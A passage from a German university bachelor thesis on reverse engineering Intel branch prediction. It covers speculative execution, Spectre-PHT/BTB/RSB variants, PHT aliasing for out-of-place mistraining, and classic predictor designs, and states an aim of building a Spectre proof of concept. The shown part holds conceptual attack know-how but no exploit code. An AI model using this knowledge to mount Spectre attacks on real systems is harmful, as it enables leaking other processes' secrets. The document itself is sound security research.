UNIVERSITÄT ZU LÜBECK
INSTITUT FÜR IT-SICHERHEIT

Reverse Engineering of Intel's Branch Prediction

Reverse Engineering von Intels Sprungvorhersage

Bachelorarbeit

im Rahmen des Studiengangs
IT-Sicherheit
der Universität zu Lübeck

vorgelegt von
Nick Mahling

ausgegeben und betreut von
Prof. Dr. Thomas Eisenbarth

mit Unterstützung von
Thore Tiemann, M. Sc.

Lübeck, den 11. Juli 2023

Abstract

This thesis focuses on reverse engineering the branch prediction on modern Intel CPUs. Through the design and implementation of experiments, we aim to gain deeper insights into branch predictors. Specifically, our objective is to find pairs of branches that can interfere with each other's predictions. This acquired knowledge builds the foundation for developing a more reliable and efficient out-of-place Spectre attack. By employing the information from our research, we successfully construct an attack and demonstrate its practical implications. Our findings underline the importance of understanding and mitigating vulnerabilities arising from branch prediction mechanisms in CPUs.

Zusammenfassung

Diese Bachelorarbeit konzentriert sich auf das Reverse Engineering der Sprungvorhersage auf modernen Intel CPUs. Das Ziel ist ein tiefgreifenderes Verständnis für die Vorhersage von bedingten Sprüngen, durch selbst entwickelte Experimenten, zu erhalten. Besonders interessiert sind wir daran, Paare von Sprüngen zu finden, die ihre Vorhersage gegenseitig beeinflussen. Mit diesen Erkenntnissen lässt sich ein deutlich zuverlässigerer und effizienterer Spectre-Angriff konstruieren, bei welchem die beiden Sprünge nicht an der gleichen Adresse liegen müssen.
Wir demonstrieren durch die erfolgreiche Anwendung unserer Erkenntnisse in einem Angriff die praktischen Auswirkungen. Unsere Ergebnisse unterstreichen die Bedeutung solcher Sicherheitslücken und zeigen, wie wichtig entsprechende Gegenmaßnahmen sind.

Erklärung

Ich versichere an Eides statt, die vorliegende Arbeit selbstständig und nur unter Benutzung der angegebenen Hilfsmittel angefertigt zu haben.

Lübeck, 11. Juli 2023

Acknowledgements

I would like to express my sincere appreciation to Thore and Thomas for their excellent support throughout this thesis, despite their busy schedules. Additionally, I am truly grateful to Cladius for providing me with the code to manually read performance counters, which saved me a lot of time.

Contents

1 Introduction

Due to the rise of cloud computing, many applications share hardware resources with other applications in the cloud. While cloud computing offers numerous advantages, it has also introduced new security threats that need to be addressed. To reduce these risks, virtualization is used to isolate applications. A CPU, undoubtedly one of the most intricate creations by humans, involves a vast array of microarchitectural components dedicated to multiple tasks. If any of these underlying components possess a design flaw, it could potentially lead to security vulnerabilities, making the virtualization obsolete. One of these microarchitectural vulnerabilities is known as Spectre, which encompasses attacks capable of exploiting speculative execution to manipulate the control flow of an application. Speculative execution is a key feature in modern processors that leverages multiple microarchitectural elements to optimize runtime performance. This is achieved among other things by accurately predicting conditional branch outcomes. By analyzing the history of a branch, the processors can make guesses about the direction a program will take, enabling it to speculatively execute instructions ahead of time. Spectre variants targeting this mechanism have the ability to alter the program's execution path, potentially allowing an attacker to leak sensitive information. Due to limited knowledge about branch prediction on modern processors, some of those Spectre variants presented by researchers are impractical e.g. because of very long shellcodes. Furthermore, a deeper understanding of branch prediction can unveil more efficient defense mechanisms.
The goal of this thesis is, to design experiments to gather information about branch predictors on modern Intel CPUs, as manufacturers closely guard such details. There is no official documentation and even unofficial but popular sources like Agner's microarchitectural guide[1] state that from the Haswell architecture onwards, not much is known about the branch prediction details. Eventually, the objective is to demonstrate the practical implications of the acquired knowledge within the context of an attacker by creating a Proof of Concept (PoC).

1.1 Contributions

At the commencement of the thesis, we were the first to conduct an in-depth investigation into the branch prediction mechanisms employed by modern processors. To be precise,

[1] https://www.agner.org/optimize/microarchitecture.pdf (visited 27.02.2023)

we focused on reverse engineering the branch prediction on a modern Intel x86-64 CPU: Intel i9-9980HK 9. Generation Q2'19 (Coffee Lake Architecture).
The objective is to leverage the acquired knowledge on branch prediction to develop an exceptionally accurate out-of-place Spectre attack, achieved through positioning a single, perfectly placed secondary branch to manipulate the outcome of a victim's branch. To the best of our knowledge, we are the first to explore this particular attack in such detail.

1.2 Organization

After the introduction, background information will be provided in chapter 2. This includes information about Spectre and branch prediction necessary to understand the rest of the thesis. It contains theoretical models of branch predictors suggested by researchers as some of them are likely the foundation for actual branch predictors in current processor generations. Chapter 3 will be about general reverse engineering approaches and potential problems we might face. Afterwards, chapter 4 consists of the experiments used to reverse engineer the CPUs. We will evaluate these results in chapter 5 and conclude the final results of the thesis in chapter 6.

2 Background

The background section provides the necessary information to understand the research in this thesis. It will contain concepts like speculative execution, Spectre and a lot about branch prediction.

2.1 Speculative Execution

Modern CPUs use a technique called prefetching to load instructions into the cache before they are needed. To improve CPU performance further, out-of-order execution was introduced. The idea involves reordering a sequence of (prefetched) instructions so that instructions that do not depend on each other can be executed simultaneously, resulting in optimal usage of the processor's functional units. However, branch instructions (see Figure 2.1) used to be a bottleneck because CPUs had to wait until the outcome of a branch is known to continue prefetching and out-of-order execution. To prevent long waiting times researchers suggested to predict the outcome of a branch and continue the execution based on the prediction speculatively. To achieve this, the CPU needs to predict the branch target address and in the case of a conditional branch also the outcome of the branch condition. If a prediction was correct, the CPU simply continues the execution and enjoys the performance benefit. If a prediction was wrong however, the CPU has to rollback and continues the execution elsewhere. Although the CPU executes instructions speculatively the results are hidden until the CPU knows if the prediction was accurate, meaning no registers and flags are affected before. This is done to make the rollback in case of a wrong prediction possible. We call these instructions that are executed speculatively but are not yet published because the result of the prediction is not yet known "transient instructions" and the whole speculative phase "transient execution" [CBS+19]. Branch predictors have become increasingly sophisticated over time, but mispredictions can still occur. In section 2.5, several of these predictors are described.

2.2 Microarchitectural Elements

Certain microarchitectural elements are particularly interesting in the context of branch prediction and Spectre [KHF+19]. They will be briefly explained in this chapter as they are important terminology for the rest of the thesis.

(a) Direct unconditional branch

```
1 func:
2 ; some code ...
3
4
5 ; jump to static address
6 jmp func
```

(b) Indirect unconditional branch

```
func:
; some code ...

; jump to dynamic address in register
mov eax, func
jmp eax
```

(c) Direct conditional branch

```
1 func:
2 ; some code ...
3
4
5
6 ; jump only if eax equals 1
7 cmp eax, 1
8 je func
```

(d) Indirect conditional branch

```
func:
; some code ...

; jump to func if eax is not null
test eax, eax
jz skip
jmp eax
skip:
```

Figure 2.1: x86 examples for different branch types. The workaround for an indirect conditional branch is required because conditional jumps can only encode a short. Thus, no 32-bit registers.

Pattern History Table (PHT) If a conditional branch occurs in a process the CPU wants to predict the outcome of the condition, so it can execute instructions before the result is known. To achieve this which is also called branch prediction, the CPU can use a PHT to store information about different branches. An entry in the PHT can simply contain a binary value that indicates whether the branch was taken, or more complex data in the form of a finite-state machine (two-bit saturating counter, Figure 2.2). The CPU then uses that information to predict the outcome of a branch [CBS+19].

Branch Target Buffer (BTB) The CPU also needs to predict where the target of a taken branch is to execute prefetched instructions. This is called branch target prediction and is realized through the BTB that stores targets for branches. In the case of an indirect branch, the CPU also uses the Branch History Buffer (BHB) to predict a possible branch target based on the branch's history. A CPU could also use a BTB for normal branch prediction e.g. by storing the 2-bit saturating counter in the BHT to avoid the need for the PHT as an additional hardware element. However, we have to distinguish between the actual hardware implementation and our model of the branch prediction which has a higher abstraction level. The goal of this thesis is not to get a detailed understanding of the exact hardware components used for branch prediction and how the digital circuits look like but to comprehend the functioning of the branch prediction mechanisms. That's why in




Figure 2.2: Two-Bit Saturating Counter

the context of this paper, we still refer to the PHT as a structure used for branch prediction, even if its entries could technically be in the BTB on the hardware level [CBS+19].

Return Stack Buffer (RSB) To perform a `ret` instruction more efficiently, the CPU pushes the return addresses after each `call` instruction at the top of the RSB. In case of a `ret` the CPU pops the latest return address of the RSB and uses it as a prediction for the upcoming control flow. It then continues the speculative execution there but rolls back if it notices that the address from the RSB used for the speculative execution does not match with the actual return address which is on the main memory stack [CBS+19].

2.3 Spectre

Spectre attacks use speculative execution of CPUs to leak data from inaccessible memory regions through covert channels. In contrast to Meltdown, which abuses how processors handle different CPU faults [LSG+18], Spectre is focused on leaking data through speculative execution by tricking CPU predictions like branch predictions [KHF+19, CBS+19, RBBG21]. Generally, the idea is to change the outcome of a prediction to manipulate the control flow of a process. During the transient execution, after the manipulation, a victim's program can be tricked into accessing parts of memory that it was not supposed to access. This can happen by manipulating a branch responsible for an array out-of-bounds check, for instance. However, the result of the transient instructions should not be accessible, because the CPU will stop the speculative execution after it realized that the prediction was wrong and will rollback. In reality though, if a transient instruction did try to access data from memory we cannot observe it in any of the registers but the data still got loaded into the cache. It is now possible to perform a timing attack.

There are currently three known variants of Spectre that abuse different CPU predictors [CBS+19]:

- Spectre-PHT: Spectre-PHT manipulates the outcome of a conditional branch by mistraining an entry in the PHT which leads to transient instructions being executed that were not supposed to run. It can either trick the processor into speculatively taking a branch or not taking it.
- Spectre-BTB: This variant injects branch targets into the BTB to particularly manipulate indirect branches. Compared to Spectre-PHT, which can only choose between two already defined paths (take branch or not), the BTB variant can inject an arbitrary target that allows the attacker to execute any instruction in the process speculatively.
- Spectre-RSB: By injecting targets onto the RSB it is possible to direct the speculative control flow after a return instruction to an arbitrary location in the process.

We can either mistrain the PHT for Spectre-PHT in the same-address-space (SA) or cross-address-space (CA) e.g. a different process. With both of these options, we can then mistrain in-place (IP) or out-of-place (OP) which leaves us with four different Spectre-PHT variants: PHT-CA-IP, PHT-CA-OP, PHT-SA-IP and PHT-SA-OP. Whereas the in-place variants are a little bit more straightforward because the mistraining just has to happen at the same virtual address as the targeted branch, the out-of-place variants require more knowledge about the branch prediction. Because there are 2^{64} possible addresses on an x64 system and the PHT is much smaller in size, multiple addresses will map to the same PHT entry. This effect is generally called aliasing. We call addresses that map to the same PHT entry "aliasing addresses". The two out-of-place variants modify the PHT entry of address x_1 by finding a different address x_2 that aliases x_1. Afterwards, the mistraining for branch x_1 will happen at address x_2. However, since little is known about the branch prediction on modern CPUs in detail, determining an aliasing address is difficult. Therefore, the variants in the paper [CBS+19] overwrite the whole PHT with an enormous amount (64000) of conditional jump instructions.

2.4 Aliasing

The effect that two different addresses map to the same entry (e.g. in the PHT) is called aliasing. This will inevitably happen because most indexable microarchitectural elements are limited in size and are generally much smaller than the number of potential addresses. Two or more addresses might alias, but it does not necessarily mean that it results in an

undesired outcome. In the context of branch prediction, for instance, all aliasing branches could be taken which results in a correct prediction for all branches. We call this positive interference. On the other hand, if the aliasing branches have different outcomes, they interfere with each other's predictions, causing mispredicts. We call this negative interference [SCAP97]. Obviously, this reduces performance and therefore, researchers have tried to improve branch prediction to limit the occurrence of negative interference. We discuss these ideas in the next section.

2.5 Evolution of Branch Predictors

The evolution of branch predictors is a continuous process. In this chapter, we start with an explanation of simpler predictors used in older CPUs to lay a foundation for the understanding of the more complex prediction mechanisms. Afterwards, we describe more sophisticated techniques suggested by researchers which are particularly interesting because they might be the basis for current branch predictors used in the processors we aim to analyze. Dynamic prediction is superior to static prediction because it uses real-time information about the program's behavior, while static prediction relies on recognizing patterns in the program's code. Although static prediction is sometimes used as a fallback when dynamic prediction fails or is not possible, dynamic predictors make most predictions in modern CPUs. Therefore, this thesis will focus on dynamic predictors.

2.5.1 One-Bit Predictor

The one-bit predictor is the simplest type of branch predictor that indexes a PHT using the address of the branch instruction. Every PHT entry contains just one bit which can either be in the not taken state (NTAKEN) or the taken state (TAKEN) for the branch. A visualization of this predictor can be seen in Figure 2.3.
This simple predictor is prone to aliasing because the last consecutive bits of the address are used during the indexation and its use of a single bit per entry limits the number of available states. Thus, it is not suitable for branches where the outcome varies significantly during the execution, such as alternating branch outcomes.

2.5.2 Two-Bit Predictor

The two-bit predictor is similar to the one-bit predictor in terms of indexing but the PHT entries contain two bits instead of just one which allows for more states. A popular two-bit finite state machine for branch prediction is the two-bit saturating counter which can be seen in Figure 2.4a. By using this machine, this predictor can more accurately predict





Figure 2.3: A one-bit predictor that indexes a PHT consisting of one-bit entries using the last n consecutive bits of the branch address.


branches with varying outcomes. A branch that is alternating between Taken, Not Taken, Taken, Not Taken ... for instance would have a misprediction rate of 50% with an initial state 10 (weak taken) on a two-bit predictor whereas the misprediction rate would be 100% on a one-bit predictor. A visualization of this predictor can be found in Figure 2.4b.

2.5.3 Two-Level Adaptive Training Predictor (global)

Just increasing the number of bits for each PHT entry would lead to more complex and therefore more expensive hardware (size and circuit-wise) while leading to fewer and fewer performance gains. Thus, researchers proposed more advanced branch predictors that mostly focused on improving the indexing e.g. by taking a branch history into account instead of only increasing the bits in the PHT entries. One of the earlier approaches was the two-bit adaptive learning predictor [YP92]. The idea is to consider the branch history in the prediction by using a single global Branch History Register (BHR) on each (logical) core. A BHR is a shift register that contains bits for the last m branches where each bit represents whether a branch has been taken or not. The BHR can be considered the first level and the PHT the second level, hence the name of the predictor. The PHT is indexed with the bits in the BHR see Figure 2.5. By taking the history into account, the prediction accuracy for branches whose outcomes depend on the taken path (previous branches) is going to increase.



(a) Two-Bit Saturating Counter



(b) Two-Bit Predictor

Figure 2.4: A two-bit predictor that is similar to the one-bit predictor but is using a two-bit saturating counter for its PHT entries.

2.5.4 Two-Level Adaptive Training Predictor (local)

The two-level adaptive training predictor exists in different variations. One of the drawbacks of the previously shown predictor is that the use of a global history may result in worse predictions for a few branch types. That is because the outcome of some branches does not depend on the outcome of other branches but only on their local history. To deal with this issue, researchers proposed a per-address branch history table (PBHT) [YP91]. The PBHT contains multiple likely shorter BHRs and is indexed by using branch address bits. This results in a local BHR for each branch which is then used to index the PHT to make the final prediction. A visualized local two-level adaptive training predictor can be seen in Figure 2.6.

Currently, there is still a global PHT that is used for all branch predictions where negative




Figure 2.5: A two-level adaptive training predictor using a single global BHR to index the PHT.

interference can occur. To reduce interference at this level, we could have multiple PHTs (per-address pattern history tables) [YP92].

2.5.5 Gshare Predictor (Global share predictor)

Both of the suggested two-level adaptive training predictors either use the global history consisting of the last m branches or a local history for each branch. The idea behind the gshare predictor is to capitalize on the benefits of both predictor variants while maintaining the simplicity of the global predictor variant. There is a single global BHR that consists of the branch results of the last m branches as in the global predictor. However, instead of indexing the PHT just with the bits of the BHR, the BHR bits and n branch address bits are hashed together resulting in the index. Using XOR as a hash function has proven effective because it ensures simplicity to avoid too expensive hardware but it requires n to equal m [McF93]. A gshare predictor using XOR is illustrated in Figure 2.7.

2.5.6 Hybrid Predictor

Another way to combine the advantages of a local predictor[2] (P1) and a global predictor[3] (P2) is to use both predictors. A meta predictor then decides which of the two predictions should be used. An example of a meta predictor is a predictor that uses a similar mechanism to a two-bit predictor with the difference that the two-bit saturating counter's state

[2] good at predicting independent branches with nearly no correlation to other branches e.g. loop branches
[3] good at predicting correlating branches




Figure 2.6: A two-level adaptive training predictor with a PBHT that contains multiple BHRs, so a branch has its local branch history. The local BHR for a branch is used to index the global PHT.

either suggests to use P1 or P2, depending on which predictor was more accurate for the particular branch [McF93]. A hybrid predictor can be seen at Figure 2.8.

2.5.7 Agree Predictor

Aliasing occurs because two or more branches use the same location (e.g. in the PHT) to make their prediction. As shown in the predictors previously, a common way to reduce aliasing is by taking a single or even multiple branch histories into account. However, as stated in section 2.4, aliasing does not necessarily cause mispredicts, only negative interference does. The agree predictor decreases the likelihood of negative interference and makes positive interference more likely. This is achieved by introducing an additional bias bit to a predictor. The bias bit can be set in various ways but an efficient way is to simply set it to the first branch outcome e.g. when a branch is taken at its first execution, the bias bit will be 1 for taken. The two-bit saturating counter then either agrees or disagrees with the bias bit as can be seen at Figure 2.9a. If it disagrees, the predictor flips the bias bit, while when it agrees, it assumes the bias bit represents the correct prediction.
Similar to the hybrid predictor, the agree predictor is not a predictor on its own but more




Figure 2.7: Gshare predictor that indexes the PHT by XORing the branch address bits and history.

an extension to improve the accuracy of other predictors. The visualization of the agree predictor in Figure 2.9b extends the gshare predictor with an agree predictor.
Lets assume there are two different aliasing branches where branch 1 is taken in 85% of the cases and branch 2 is taken in 15% of the cases. The probability of negative interference with these two branches using a gshare predictor is:

$$\text{branch 1 taken} =: T_{B_1} = 0.85, \text{ branch 1 not taken} =: \overline{T_{B_1}} = 0.15,$$

$$\text{branch 2 taken} =: T_{B_2} = 0.15, \text{ branch 2 not taken} =: \overline{T_{B_2}} = 0.85$$

$$P(T_{B_1}, \overline{T_{B_2}}) + P(\overline{T_{B_1}}, T_{B_2}) = (0.85 \cdot 0.85) + (0.15 \cdot 0.15) = 0.745$$

The agree predictor can decrease this rate significantly. As indicated, our bias bit will be set to the first branch outcome. Thus, in 85% of the cases, the bias bits for branch 1 and branch 2 will point in the correct direction. The only way for the agree predictor to have negative interference would be if the predictor would agree with branch 1's bias bit and disagrees with branch 2's bias bit or vice versa:

$$\text{branch 1 agree} =: A_{B_1}, \text{ branch 1 disagree} =: \overline{A_{B_1}},$$

$$\text{branch 2 agree} =: A_{B_2}, \text{ branch 2 disagree} =: \overline{A_{B_2}}$$

$$\begin{aligned} P(A_{B_1}, \overline{A_{B_2}}) + P(\overline{A_{B_1}}, A_{B_2}) &= P(T_{B_1}) \cdot P(T_{B_2}) + P(\overline{T_{B_1}}) \cdot P(\overline{T_{B_2}}) \\ &= (0.85 \cdot 0.15) + (0.15 \cdot 0.85) \\ &= 0.255 \end{aligned}$$





Figure 2.8: Hybrid predictor using a meta predictor to select one of the two prediction results as the final prediction.

